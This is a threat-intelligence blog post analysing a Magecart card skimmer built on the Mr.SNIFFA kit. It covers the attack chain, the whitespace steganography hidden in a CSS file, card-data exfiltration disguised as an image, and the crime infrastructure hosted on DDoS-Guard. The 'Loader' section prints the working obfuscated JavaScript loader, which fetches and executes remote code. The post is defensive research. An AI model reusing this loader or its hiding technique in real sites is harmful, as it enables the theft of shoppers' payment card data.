Crypto-inspired Magecart skimmer surfaces via digital crime haven

malwarebytes.com/blog/threat-intelligence/2023/01/crypto-inspired-magecart-skimmer-surfaces-via-digital-crime-haven

Threat Intelligence Team January 8, 2023

This blog post was authored by Jérôme Segura

Online criminals rarely reinvent the wheel, especially when they don't have to. From ransomware to password stealers, there are a number of toolkits available for purchase on various underground markets that allow just about anyone to get a jumpstart.

During one of our crawls, we spotted a skimmer using the 'Mr.SNIFFA' framework that targets e-commerce sites and their customers. In recent years, this skimmer has adopted various obfuscation techniques as well as steganography to load its malicious code and exfiltrate stolen credit card data. While Magecart threat actors usually pick domain names after third-party libraries, or Google Analytics, in this case they went with a crypto-inspired theme which we had not seen before.

Digging further into the skimmer's infrastructure on Russian-based hosting provider DDoS-Guard, we came across a digital crime haven for cryptocurrency scams, Bitcoin mixers, malware distribution sites and much more. This blog post will cover the technical details of the skimmer and its crime-filled ecosystem.

Overview

When looking for malicious code on the web, we tend to inspect HTML code, JavaScript dependencies as well as redirects. What makes some attacks interesting is how they will purposely avoid leaving obvious signs, try to only load one time or maybe dynamically in some unsuspecting format.

In this case, we saw an e-commerce website that was injected with a link to an external website named after American Entrepreneur and BTC supporter Michael J. Saylor (saylor2xbtc[.]com). We should note that the sites we found injected with this skimmer had nothing to do with cryptocurrencies themselves. However, interest in targeting this industry has been shown before and likely such attacks are still happening.




Figure 1: Skimmer attack chain

As the skimmer code is dynamically unpacked in the DOM it will harvest card payment details and exfiltrate those in a similar fashion. In the next section, we will show exactly what happens during this process of data collection and exfiltration.

Server IP	Server Type	Method	Re...	Host	URL	Body	Comments
[redacted]	Apache	GET	200	[redacted]	/	112,597	Hacked site
37.1.192.220	nginx	GET	302	saylor2xbtc.com	/vqK4Pq	0	Redirect
185.178.208.174	ddos-guard	GET	200	elon2xmusk.com	/jquery.min.js	7,043	Loader
185.178.208.181	ddos-guard	POST	200	2xdepp.com	/stylesheet.css	236,698	Skimmer
185.178.208.181	ddos-guard	POST	200	2xdepp.com	/media_[redacted].gif	3,288	Exfiltration

Figure 2: Fiddler traffic capture

Technical details

Mr.SNIFFA skimmer

Back in the spring of 2020, an advert for a new skimmer was posted to a criminal forum. The product, called mr.SNIFFA, claims to have code that cannot be seen using browser tools and works across different browsers. More importantly, the author offers free bug fixes and 24/7

support.




Figure 3: Tweet about new product being advertised

It seems some of those promises were true as a clever feature that hides the skimmer was implemented later on:

Figure 4: Update to mr.SNIFFA's code

Loader

Going back to this latest skimming attack, the first interesting piece is the JavaScript loaded from elon2xmusk[.]com. You have to scroll down halfway through it and after a number of tab entries, you can finally see some lightly obfuscated code.

```
            function
Sms(){UIgvv=[26,26,27,28,29,20,30,30,22,23,24,25,26,31,12,32,10,20,31,33,
20,20,12,22,23,31,31];KHzcK='//www.googletagmanager.com/2xdpsyhi',JVsQF='
';for(k=0;k<UIgvv.length;k++){JVsQF=JVsQF+KHzcK[UIgvv[k]];}NPCY=new
XMLHttpRequest();NPCY.onreadystatechange=function(){if(NPCY.status==200&&
NPCY.readyState==4){MlVI=NPCY.responseText;MlVI=MlVI.split('}');MlVI=MlVI
[MlVI.length-1].split(" ");POYAm='';for(i in
MlVI){VAWB='';if(MlVI.hasOwnProperty(i)){for(j in
MlVI[i]){if(MlVI[i].hasOwnProperty(j)){VAWB+=(MlVI[i][j]=='
')?'1':'0';}}POYAm+=String.fromCharCode(parseInt(VAWB,2).toString(10));}}
GYITd=new
Function(POYAm.substr(0,POYAm.length-1));GYITd();}};NPCY.open('POST',JVsQ
F,!0);NPCY.send(null);}window.onload=setTimeout(Sms(),1500);
```

Figure 5: Loader with leading and tailing white space

This loader is quite important with what happens next because it is meant to load a special CSS file hosted at (2xdepp[.]com/stylesheet.css). In effect, all these different parts are connected and needed for the skimmer to get properly loaded.

Core

The beginning of the file contains standard CSS content, in this case code to render fonts. But we can also notice a lot of white space beneath and a very long side scroll bar.




Figure 6: Skimmer hiding inside CSS file

Turning on special characters in the text editor program reveals over 88k lines containing spaces, tabs and new line feeds. That encoded whitespace data is converted into binary code via the original loader (elon2xmusk[.]com/jquery.min.js).

This particular technique was previously documented by Denis Sinegubko and Eric Brandel in a thread about some new features in the Mr.Sniffa toolkit.

Figure 7: White space encoding characteristic of Mr.SNIFFA skimmer

When decoding this piece of the code we end up with the same skimmer produced by Eric Brandel.




Figure 8: Decoded skimmer identical to previously reported Mr.SNIFFA

Exfiltration

At the checkout page, we see the payment form injected by the skimmer. Note the grammar mistake at the bottom "*please enter your card details and will charge you later*". This is a small detail, but those who pay attention to details will view it as a sign of a fraudulent form.

Stolen credit card data will be exfiltrated back to the attackers using the same special character encoding and sent as an image file.




Figure 9: Data exfiltration via encoded image file

Infrastructure overview

DDoS-Guard hosting

The 3 domains involved in this skimmer campaign were or are hosted on DDoS-Guard infrastructure, a Russian company that provides DDoS protection, CDN and hosting among some of its services. It has hosted controversial websites and according to a blog post by Group-IB documenting a leak and source code dump, "*DDoS-Guard also provides computing capacities and obstructs the identification of website owners of hundreds of shady resources that are engaged in illicit goods sale, gambling, and copyright infringements*".




Figure 10: VirusTotal graph showing connections to DDos-Guard

We previously wrote about Magecart groups relying on bulletproof infrastructure such as the hoster in Ukraine's Luhansk region. The obvious advantage is that takedowns are practically impossible and criminals can grow their infrastructure undisturbed.

Immediate neighbors

Often times criminals will buy and sell across different services. With stolen credit cards, the path to monetization can be via resale or using money mules and eventually funneling funds back home. It can be difficult and time consuming to try to map out exactly where a threat actor's playground begins and ends. In this instance we decided to follow the crypto-naming theme and explore other places of interest.

On the same IP address (185.178.208[.]174) as elon2xmusk[.]com (skimmer loader), there is a fraudulent store (3houzz[.]com) that is copying the legitimate Houzz retailer. This type of sites is generally promoted via spam or malicious redirects.

